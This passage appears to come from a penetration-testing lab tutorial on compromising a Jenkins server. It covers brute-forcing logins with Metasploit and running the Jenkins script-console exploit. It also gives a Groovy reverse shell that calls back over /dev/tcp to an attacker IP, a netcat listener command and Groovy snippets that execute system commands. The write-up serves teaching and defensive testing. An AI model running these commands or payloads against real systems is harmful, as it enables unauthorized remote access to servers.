
It can be noted that for CTF scenarios the username file can be used as the common usernames list (https://github.com/danielmiessler/SecLists/blob/master/Usernames/Names/names.txt) and password file can be used as **rockyou.txt**. However, here we are using a custom dictionary to make the scanning easier. The following commands can be used inside Metasploit framework:

```
use auxiliary/scanner/http/Jenkins_login
set rhosts 192.168.1.4
set rport 8080
set targeturi /
set user_file users.txt
set pass_file passwords.txt
set verbose false
exploit
```

```
msf6 > use auxiliary/scanner/http/jenkins_login
msf6 auxiliary(scanner/http/jenkins_login) > set rhosts 192.168.1.4
rhosts ⇒ 192.168.1.4
msf6 auxiliary(scanner/http/jenkins_login) > set rport 8080
rport ⇒ 8080
msf6 auxiliary(scanner/http/jenkins_login) > set targeturi /
targeturi ⇒ /
msf6 auxiliary(scanner/http/jenkins_login) > set user_file users.txt
user_file ⇒ users.txt
msf6 auxiliary(scanner/http/jenkins_login) > set pass_file passwords.txt
pass_file ⇒ passwords.txt
msf6 auxiliary(scanner/http/jenkins_login) > set verbose false
verbose ⇒ false
msf6 auxiliary(scanner/http/jenkins_login) > exploit

[+] 192.168.1.4:8080 - Login Successful: raj:123
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/jenkins_login) >
```

Observe that the username and password have been enumerated successfully. After the username and password have been enumerated, now its time use them to exploit the target. The exploit which can be used here is the **exploit/multi/http/Jenkins_script_console**. Following commands can be used inside Metasploit framework to run the exploit:

```
use exploit/multi/http/Jenkins_script_console
show targets
set target 1
set payload linux/x64/meterpreter/reverse_tcp
set rhosts 192.168.1.4
set rport 8080
set targeturi /
set username raj
set password 123
exploit
```




Observe that the reverse shell has been obtained after the exploit has been successfully executed.


Exploiting Manually (Reverse Shell)

To exploit manually, we require the username and password of the Jenkins Console. Assuming here that the attacker has already found the credentials either by brute forcing or through any other method, successful login into the console can be performed.

After login using the previously found credentials (**raj**:**123**) from the auxiliary. The **Manage Jenkins** functionality can be accessed which contains a **Script Console** functionality.




In Jenkins, **Groovy** serves as the main scripting language for defining jobs and pipelines. Groovy, being dynamic and operating on the Java Virtual Machine (JVM), seamlessly integrates with Jenkins, which is predominantly Java-based. Therefore, we are going to use the groovy reverse shell script to obtain the reverse shell. The command for the **groovy reverse shell** can be obtained from the following URL: https://www.revshells.com and selecting the Groovy script payload.



Now, using the above groovy reverse shell script in the Jenkins script console. Before running the script make sure to start the **netcat listener** at port 443 inside kali machine using the following command:

```
rlwrap nc -lnvp 443
```




Finally, the reverse shell is obtained at port 443 after running the above groovy script.

```
┌──(root㉿kali)-[~]
└─# rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.4] 35060
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.4  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 2401:4900:1c22:12f1:bf78:81b4:5b31:cef0  prefixlen 64  scopeid 0×0<g
        inet6 fe80::b7be:bb1b:88fa:4b1c  prefixlen 64  scopeid 0×20<link>
        inet6 2401:4900:1c22:12f1:36df:d29e:6702:1234  prefixlen 64  scopeid 0×0<g
        ether 00:0c:29:10:98:21  txqueuelen 1000  (Ethernet)
        RX packets 2728  bytes 3332603 (3.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1048  bytes 968651 (968.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 129  bytes 11193 (11.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 129  bytes 11193 (11.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


An alternate way to get the reverse shell can be by running the following script in the script console:

```
r = Runtime.getRuntime()

p = r.exec(["/bin/bash", "-c", "exec 5<>/dev/tcp/192.168.1.7/443; cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])

p.waitFor()
```

Make sure to start the listener at port 443 before running the script.



Observe that the reverse shell is obtained at port 443 after the execution of the script.




Executing Shell Commands Directly

There are cases where we don't have a listener to take the reverse shell. In those cases, we can directly run the script and obtain the output of the code in the **Result** window.

The following code is used to get the output of the system commands:

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'ipconfig'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Observe that after running the script the output can be seen directly in the **Result** window.



A similar code which can be used to get the command output in the Result window can be:

```
def proc = "id".execute();
def os = new StringBuffer();
proc.waitForProcessOutput(os, System.err);
println(os.toString());
```

Observe that after running the script the output can be seen directly in the **Result** window.

Conclusion

In summary, the possibility of using Jenkins servers to gain a reverse shell emphasizes the crucial need for strong security practices. Whether due to compromised logins or no authentication at all, the vulnerability of Jenkins servers shows why we must take security seriously. It's essential for organizations to enforce strict access rules, conduct regular security checks, and promptly update systems to reduce the chances of unauthorized access and misuse.

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

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

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